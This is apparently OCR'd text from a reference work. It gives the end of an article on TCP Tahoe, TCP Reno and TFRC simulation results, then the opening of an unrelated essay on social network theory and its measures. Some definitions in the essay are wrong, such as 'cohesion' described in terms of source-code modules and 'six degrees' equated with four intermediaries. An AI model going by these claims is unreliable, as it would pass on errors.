Figure 2(b). TFRC's calculated and measured sending rate



Figure 3(a). Sending rate of TCP Tahoe and the effective receiving rate (goodput) at the receiver side



Simulation: TCP Tahoe Efficiency

In this simulation we tested one TCP *Tahoe* entity with random losses on the network link. The loss rate was 2% in the time interval [50...130 sec], 5% otherwise. We measured the bandwidth of the outgoing packets on the sending side and the bandwidth of useful packets, which is called *goodput* on the receiver side. The simulator logs received packets as it forwards them to the upper file transfer application, so the packets in the receiver buffer are not yet logged in the goodput log.

Figure 3(a) shows that the sending rate of TCP varies more than that of TFRC. It can also be observed that at higher sending rates with higher FIFO saturation results in slightly lower goodput than in the case of empty FIFO-s, because of packet losses at the saturated FIFO-s and delayed reception of packets. It is also noticeable that goodput can exceed the value of the

Figure 3(b). Trace of packet sending and receiving (sequence number modulo 40000)



Figure 3(c). The congestion window of the Tahoe TCP entity



sending rate when the sender reduces its sending rate due to packet loss detection and the packets stored in the network pipe arrive at the receiver.

Packet sending and arrivals of TCP Tahoe are plotted in Figure 3(b). At the beginning of the simulation we can see the squared accession of data packets sent out per RTT in time interval [0...2 sec]. From time 3 sec to 6 sec TCP Tahoe is in *congestion avoidance* mode; in this state it increments sending rate roughly one packet per RTT. The propagation delay of data packets can be determined as the horizontal distance of sending and receiving plots on the figure. The function of packet reception is less bursty than the sending function, because of the smoothing effect of network FIFO-s. It is visible during *slow start* that the network became overflooded and significant queuing delays occurred on the network. In *congestion avoidance mode* we experienced lower delays because of the milder increment of sending rate. The *congestion window* of the *Tahoe* entity is represented in Figure 3(c) for the same simulation.

Simulation: TCP Reno Efficiency

The same network environment was used during TCP Reno's efficiency tests. *Slow start* and *congestion avoidance* modes are similar to *Tahoe* (Figure 4(a)). In addition, Reno's *fast retransmission* and *fast recovery* modes can be observed. Two successful *fast retransmission*s can be seen at times 9 sec and 11.5 sec. The *fast recovery* mode can be recognized as peaks of the congestion window after the *congestion avoidance* mode.

Figure 4(b) shows the sending rate and goodput of *TCP Reno*. Compared with *Tahoe* (Figure 3(a)), it is obvious that at higher send rates Reno achieves better efficiency. Between times 80 sec and 100 sec the sending rate and the effective sending rate are close to each other. This is caused by the efficient loss recovery of *Reno*. If we inspect the congestion window of the simulation in this time interval on Figure 4(c), we can see several successful fast retransmissions. In such a way *Reno* avoids unnecessarily s*low start*ing

Figure 4(a). The congestion window of the Reno TCP entity



Figure 4(b). Sending rate and the effective receiving rate (goodput) at the sending side of TCP Reno




and flooding the network, causing retransmission of packets already buffered at the receiver.


CONCLUSIONS AND FUTURE DEVELOPMENTS

Our primary goal is the development of a qualifying system, which can be used to classify various transport level protocols from TCP-friendliness point of view. The qualifying process should provide the maximum amount of information about the investigated protocols running the minimum amount of simulation or analysis.

Our simulations confirmed that TFRC is more suitable for multimedia applications than TCP implementations, because of its smoother sending rate, and it is also justified that TFRC can be stated as TCP-friendly because the examined protocols long-term throughput and other relevant parameters do not differ significantly from each other.

Therefore, the protocols implemented in *SimCast* can be used as the basis of such a qualifying system.

Figure 4(c). Successful fast retransmissions during the simulation upgrade efficiency of TCP Reno



The simulation results were compared with the results from *ns2* (Floyd et al., 2000), and they seem to be qualitatively identical.

To refine the results of the analyses, future development should take more parameters into the qualifying process, such as the queuing dynamics and throughput covariance of competing protocol entities.

KEY TERMS

Congestion Control: It is a mechanism that can be built into a protocol. Its main goal is to help the data transmission to avoid the overflow in the buffers of the routers inside the network.

Data Stream Applications: The class of large receiver set, low bandwidth real-time data applications.

Goodput: The bandwidth of the useful packets at the receiver side, which is also called *the effective receiving rate*.

IP-Multicast: Network-level multicast technology, which uses the special class-D IP-address range. It requires multicast routing protocols in the network routers. Its other name: *network-level multicast* (NLM).

Multicast: One-to-many and many-to-many communication way among computers (hosts).

Port Handling: From the network the processes running in a computer can be addressed with an integer number between 0...65535 is called port. Some port numbers called *well-known ports* are mapped steadily to important applications. For example, the Web server typically uses the port number 80.

Reliability: The improved quality of data transmission; different types of reliability exist, including data accuracy or real-time delivery.

Round Trip Time (RTT): The time period that is necessary for sending a packet from the sender to the receiver and for sending it from the receiver to the sender back.

Transmission Control Protocol (TCP): It is widely used for bulk data transmission. It is suitable for file transfer, but not for streaming media transmission.

Time-to-Live (TTL): It is a field in the IP packet header. Its value is the allowed hop-count, the number of routers, which can forward the packet before delivery or dropping out.

Transport Layer: This is an abstraction; the protocol in the transport layer is responsible for the *port handling* and sometimes the improved reliability of the transmission.

Unicast: The one-to-one communication way, where only one host transfers data with another host. In the Internet the unicast is typical.


INTRODUCTION

It is in man's nature to form communities, and it is also in his nature to communicate. Psychologists hold that man is moved by instincts, desires which can only find full satisfaction in a community and by communication. Social networking (or network theory) is not an exact science and may reasonably be termed a social catalyst in discovering the method in which problems are solved; organisations are run to the degree in which individuals succeed in achieving goals (Freeman, 2004). In the network theory, social relationships are discussed in terms of *nodes* and *ties*: the former individual actors, the latter, relationships within networks frequently described diagrammatically where the *node* is a point, and the *ties*, lines of social connectivity (Scott, 2000).

Such social network diagrams can be used to measure the social capital of individual nodes/actors: a measurement, or determination of the usefulness of the network to the actors individually, as it is that measurement of usefulness to the individual which not only assesses the social capital of actors, but which by extension may shape and expose the very nature of the network as an entity. Loose connections (weak ties) reflect the greater possibility of openness in the network (Granovetter, 2003). This, in turn, is more likely to bring new ideas, new opportunities, and greater scope for innovation than close networks with many redundant ties. It is clear that "the friendly network" composed of friends already have common knowledge, common interests, and common opportunities. Better still, it has access to wider social geographies. Again, the group with links to many networks has potentially greater access to other social arenas and a more extensive field of information, and thus the individuals, have links to a diversity of networks, as opposed to those within a single network, and can exercise more power and exact more influence by acting as brokers between their own and other networks not directly linked. This "polylinkage," or "filling social holes," places greater emphasis on the qualities or attributes of individuals. The ability of individuals to influence their success depends largely on the nature and structure of their network. Figure 1 illustrates a social network. Company A is a large fashion design house, a national company.

Company B imports and packs material for A's use, but so far, A has little interest in a take over bid because of continuing government financial enhancements and certain tax concessions. A has, thus far, also ignored the lure of outsourcing to Asia, where it could control material at the point of manufacture. Company B imports most of the material A requires, and supplies A at a mark up sufficient to meet all the transport costs. B is in "comfortable survival," for as a condition of title to financial enhancements in an area of high unemployment. This interaction when examined within the social network characterizes, not only interdependence that exists between the companies, but the *in-group* factor, and however "shocking" a statutory body for justifiable reasons, supports the "cosy" arrangement (Wellman & Berkowitz, 1988). That arrangement, in

Figure 1. Social networking



a very real sense, runs contrary to Sociometry, which attempts to quantify social relationships and which Granovetter explained in finding that, "Power within organisations" comes from an individual's power within a network rather than the post or the title he or she holds (Granovetter, 1990). In the relatively simple example of companies A and B, the power of each company is totally dependant on government legislation, which was arrived at as the result of a debate in the House and a vote in parliament. Self evidently, the individual within networks A and B have little to do with the present state of business. B depends on A and A on the legislation derived from a free vote in parliament.

However, in a strike or work to rule situation, it is the individual who holds the power. Granovetter, in the final analysis, appears to be correct, if and only if the cosy status quo continues. It is a basic law of Physics that, "Every action has an equal an opposite reaction," and that law appears, so far, to hold true in Social Networking. There are, however, those who would claim that Social Networking or Network Theory is all theory, yet not really theoretical on account of too much methodology (Scott, 2000). The core problem with this stems from an apparent inability to test hypothesis in a mathematical way, that is, using statistics as the data by its very nature negates the random sampling, which statistics demands. Here, even the computer and its resources do not appear as being capable of handling larger and larger databases, where networks expand. We present examples of social networking which integrate sociology and psychology within everyday life. In particular, we use examples relating to an organisation's internal structure, but this can also be extended further to university classes as well as the politics associated with any group in relation to sports teams and then with work and sport aside another example given to address this essay topic is the rise of social networking Web sites such as *bebo.com*. As an overview there will always be the so called in-groups and out-groups, and so there will be the inevitable group politics associated with the individuals involved. Social networking was first created in 1954 by "J.A. Barnes" (Barnes, 1954) where he talks about social circles relating to casual acquaintances or friends and these connections are important as they have a direct impact upon productivity and individual motivation. Here, we concentrate on social networking in relation to analysis. The examples presented show how groups behave and how group politics affects everyone involved, whether it be working in a job or studying at university (Alexander & Danowski, 1990).

SOCIAL NETWORKING

The amount of information needed to describe even the smallest of social networks can be quite big. Tools from mathematics are used to help all of the tasks of social network methods (Newman, 2003). To help with the manipulation of network data and the calculation of indexes describing networks, matrices are very useful for recording information. An example of a simple matrix is shown in Figure 2.

The above matrix shows the structure of a close friendship in a group of four people: Ryan, Tara, Paul and Geraldine. It describes a pattern of liking ties with a point-to-point matrix where the rows represent choices by each actor. We put a “1” if a person likes another, and a “0” if they don’t. One reason for using mathematical and graphical techniques in social network analysis is to represent the descriptions of networks compactly and more efficiently. This also enables us to use computers to store and manipulate the information quickly and more accurately than we can by hand. The smaller, tighter networks are not as useful to their members as networks with lots of loose connections (weak ties) to individuals outside the main network. This is because networks with weak ties are more likely to introduce new ideas and opportunities to their members than closed networks. For example, people who do things only with each other already share the same knowledge and opportunities, whereas people with connections outside of each other are more likely to have access to a wider range of information. It is a lot more beneficial for individual success to have connections to a variety of networks rather than many connections with that of one network. Another advantage of having connections to a variety of networks is the use of filling social holes. This is when individuals can bridge two networks that are not directly linked to exercise influence or act as brokers within their social networks. Social network analysis (also known as network theory) has become a key technique in modern subjects such as:

- **Sociology:** The study of society and human social action, and includes the examination of the origins, institutions, organisation, and development of human life.
- **Anthropology:** The study of humanity. It is concerned with all humans at all times and with all dimensions of humanity.
- **Social psychology:** The study of how individuals perceive, influence, and relate to others. The study of how our thought and self-awareness is social in origin.
- **Organisational studies:** Organisational behaviour, a distinct field of academic study which exams organisation through using the methods of economics, sociology, political science, anthropology, and psychology.

Social networks operate on many levels and play an important role in solving problems and how organisations are run, and it helps individuals succeed in achieving their targets and goals. In Social Network Theory, the attributes of individuals are less important than their relationships and ties with other points within the network (Newman, 2004). This approach both has its advantages and disadvantages. The advantage of this approach is that it is useful for explaining many real-world phenomena. The disadvantage, however, of this approach is that it leaves less room for individual agency, and the ability for individuals to influence their success because so much of it rests within the structure of the network. Social networks are also used to examine how companies interact with each other, as well as between individual employees at different companies. These networks provide ways for companies to: gather information, reduce competition, and cooperate with

rival companies for their mutual benefit in setting prices and policies. Social networking can refer to a category of Internet applications to help connect friends, business partners, or other individuals together using a variety of tools. These applications are known as online social networks and are becoming increasingly popular (Watts, 2004). Online social networks are a special network service. It is social software specifically focusing on the building and verifying of social networks for whatever purpose. Social networks play a major role in hiring, in business success for firms, and in job performance. Social network theory in the social sciences began with the urbanisation studies of the "Manchester School." A genuine social network is limited to about 150 members (Cross & Parker, 2004). This is sometimes known as the Dunbar number, which measures the cognitive limit to the number of individuals with whom any one person can maintain stable relationships. It is theorised in evolutionary psychology that the number may be some kind of limit of average human ability to recognize members and track emotional facts about all members of a group. The need to track "free riders" is important, as larger groups tend to more freely allow cheats and liars to succeed. Free Riders are points who use more than their fair share of resources, or shoulder less than a fair share of the costs of its production. To connect two random people anywhere in the world through a chain of social acquaintances is generally short. This idea gave rise to the famous phrase six degrees of separation, which is a theory that anyone on earth can be connected to any other person through a chain of acquaintances that has no more than four intermediaries. Research has shown that about five to seven degrees of separation are sufficient for connecting any two people through the Internet (Hill & Dunbar, 2002).

In 1995, the first social networking Web site was set up called *Classmates.com*. It was not until 2001 that Web sites using the Circle of Friends social networks started appearing, and the popularity of these is still growing today. The most recent social networking site is *bebo.com*. It currently has over 20 million members world-wide and is a free service. Through *Bebo.com* you can search for friends, browse member homepages, learn more about people you see every day, write and draw on other people's white boards, join "Clubs," see events and parties on the calendar, keep in contact with friends at other schools and colleges, share photos privately or publicly, create quizzes about yourself, and blog. These social networks start out by an initial set of founders sending out a message inviting members of their own personal networks to join the site. The new members then repeat this process, growing the total number of members and links in the network. These sites then offer different features like viewable profiles, chat, and so forth. Social connections can also be used for business connections. Blended networking is an approach to social networking that combines both off-line elements (face-to-face events) and online elements. Social computing is the use of social software, which is based on creating or recreating social conversations and social contexts online through the use of software and technology. An example of social computing is the use of e-mail for maintaining social relationships (Carrington, Scott, & Wasserman, 2005). There are some indices for social network analysis, which are as follows:

- **Betweeness:** Measures the extent to which a particular point lies "between" the various other points in the graph. It is the most complex of the measures of point centrality to calculate. It is the number of people who a person is connected to indirectly through their direct links.
- **Closeness:** The shortest distances between each individual and every other person in the network. The people who have the shortest paths have the best visibility into what is happening in the network.
- **Degree:** The amount of ties to other points in the network. It measures network activity for a node by using the concept of degrees.
- **Eigenvector centrality:** Measures the importance of a node in the network. It assigns relative scores to all nodes in the network.
- **Clustering coefficient:** Measures the likelihood that two associates of a node are associates themselves. Clustering coefficient graphs measure to determine if a graph is a small-world network (a class of random graphs where most nodes are also neighbours of one another) or not.
- **Cohesion:** Measures how well the lines of source code within a module work together to provide a specific piece of functionality. It is expressed as either higher cohesion or low cohesion. The advantages of high cohesion are robustness, reliability, reusability, and understandability. The disadvantages of low cohesion are difficult to

maintain, difficult to test, difficult to reuse, and difficult to understand.

- **Density:** Individual-level density is the degree a respondents' ties know one another. Network/global-level density is the number of ties in a network to the amount possible.
- **Integration:** Measures of group dispersion or how network links focus on specific nodes.
- **Radiality:** The degree in which a person's network reaches out into the network and provides new information and influence.
- **Reach:** The manner which any member of a network can reach other members of the network.
- **Structural equivalence:** The extent to which nodes have a common set of linkages to other nodes in the system. The nodes do not need to have any linkages with each other to be structurally equivalent.
- **Structural hole:** These can be filled by connecting one or more links to link together other nodes. Structural Hole is linking to ideas of social capital, for example, if you link two people who are not linked you can control their communication.

A social pyramid is a model of social relationships. Social intimacy is based on what layer of the pyramid you are on. The person with the least amount of social intimacy is placed at the foundation of the pyramid and the individual at the top of the pyramid has the highest amount of social intimacy. So on each successive layer going down, the individual has less and less intimacy. For example, a random person you interact with on the street is at the base of the pyramid, but your next of kin would be very close to the top. The philosophy of Social pyramids holds that the energy a person puts into the base of the pyramid is magnified at the top. For example, if a person gives positive energy to the people with whom they are at the base of their pyramid, it will be reflected in their personal life. Vice versa, the same can be said for the negative energy. Another type of social network is a sexual network, which is defined by the sexual relationships within a set of individuals. They can be formally studied using the mathematics of graph theory (Valente, 1996). Epidemiological studies (scientific study of factors affecting the health and illness of individuals and populations) have researched into sexual networks, and have discovered that the statistical properties of sexual networks are crucial to the spread of sexually-transmitted diseases (STDs). Social contract is a political theory that explains the basis and purpose of the state and of human rights. Within a society, all its members are assumed to agree to the terms and conditions of the social contract by their choice to stay within the society without violating the contract. The social safety net is a term used to describe a collection of services provided by the state (e.g., welfare, homeless shelters, etc.). They help prevent anyone from falling into poverty beyond a certain level. An example of how the safety net works would be a single mother unable to work. She will receive benefits to the support the child so the child will have a better chance at becoming a successful member of society. Mathematical sociology is the usage of mathematics to draw up social theories. In sociology, the connection between mathematics and sociology is limited to problems of data analysis. In mathematical sociology, the phrase "constructing a mathematical sociology" is used. This means making relevant assumptions about some mathematical objects and providing practical evaluations for ideas. It can also mean detecting properties of the model and comparing these with the relevant practical data.

NETWORK ANALYSIS

There are two kinds of Social networking analyses offering two kinds of network data. These are Ego network analysis and complete network analysis. Ego network analysis questions respondents in the form of social survey, wherein each is asked about people they interact with and relationships within and between them (see Figure 3). Clearly, random sampling would be used, that is, from a large population, and thus Ego network analysis looks at and assesses the quality of each respondent's network (size, income, age, etc). This type of network analysis lends itself to random sampling, where statistics can be used to test the hypothesis. Complete network analysis deals with a set of respondents, for example, all employees in a given company, and the relationships between them such as friendships and socialising (see Figure 4). The majority of research in Social network analysis is into complete networks, where centrality by way of subgroup examination is central and the only valid one.

Social networking involves the linked measurement of relationships between people and the product of their intellectual effort—knowledge/information. That knowledge must be seen as a "surrogate" who

S

Figure 3. Ego network



Figure 4. Complete network





reflects the information released from the minds and made available for retrieval, or simply viewing as the circumstances require. This is truer than in our relationship with the computer, as an electro mechanical device which affords access to and retrieval of desired information. The computer and its operator may correctly be deemed a single node, one part active and capable of directing, the other, the computer, capable of obedience. Obedience in this context is its capacity to respond to the primary nodes' will, for example, read the work of others, study the nature and function of organisations, or to analyse a computer network and its topology. In the simplest of terms, the operator uses the computer to access particular information, or to contact a person or persons in order to gain information: a reciprocal operation (Carley & Newell, 1994).

People are used to find content, and content is used to find people, which is a reciprocal relationship, as illustrated in Figure 5.

a. Bob (1.) asks his friend (2.) for information (strong tie but limited in information).
b. (2.) directs (1.) to search engine (3.) (again, a strong tie).
c. The information found here has been provided by others, the authors (4.) of the information (weak ties with unlimited information).

This situation reinforces network theory in that weak ties provide most information and strong ties provide limited information. Often the industrial application of social networking depends on "feedback" via hierarchi-

Figure 5. Relationship between people and content



cal route and occasionally by way of random surveys. There have been instances when large corporations have altered policy, or procedures, or created innovations gathered from the minds of employees without those persons contribution being acknowledged. Such surveys have often produced new ideas to boast profits, or form the basic idea for a new product, capable of being produced more cheaply. So far, the computer/node links to information has been used as a simple social network example. There are, however, within computing in general and as a specialism, specific social networks where data is processed into a format useful to people and feeding "the information society," groups of people who both generate and depend on information (Wasserman, 1994). The single node/sole user consists of the combination of an animate and an inanimate node: the former the user, the latter the computer. At their interface exists almost infinite access to information and presuming the link with the ISP, the potential to become part of the network of networks, the Internet. If the operators, the animate node goes "online," and are consciously or unconsciously engaging in the social anthropology of their own environment, their own social network, and that of the "global village." In the context of networking, the node/operator has the choice of selecting strong ties with family and friends, but these limit diversity and the exploration of weak ties to the ever expanding realm of information. This node/operator, perhaps unwittingly, may enter the new world of "face to face" experiences of varied interaction (social computing), and while such social networking tends to recruit members from members, it is probable that the operator node will cooperate and enlarge the social site by inviting others from within a social network. These "introduction services" and similar social connections may be organised to include business connections. The attraction of these social sites lies in features offered, such as automatic address book updates, viewable updates, displayed feedback, and their introduction services with the potential to expand from sparse to dense social networks. It is a logical assertion that social networks are prerequisite to the creation of valuable economics and computer linked communities, and because it is in our nature to socialise, maybe its time we demonstrated this in the systems we design, for the success or failure of societies may well depend on the patterns of those social networking systems. Perhaps a good point at which to begin would be to fully study, and having fully learned, try to achieve that level of social networking which already exists in nature's lower orders: ants, dolphins, and whales (all "wireless" of course).

SOCIAL NETWORKING EXAMPLES

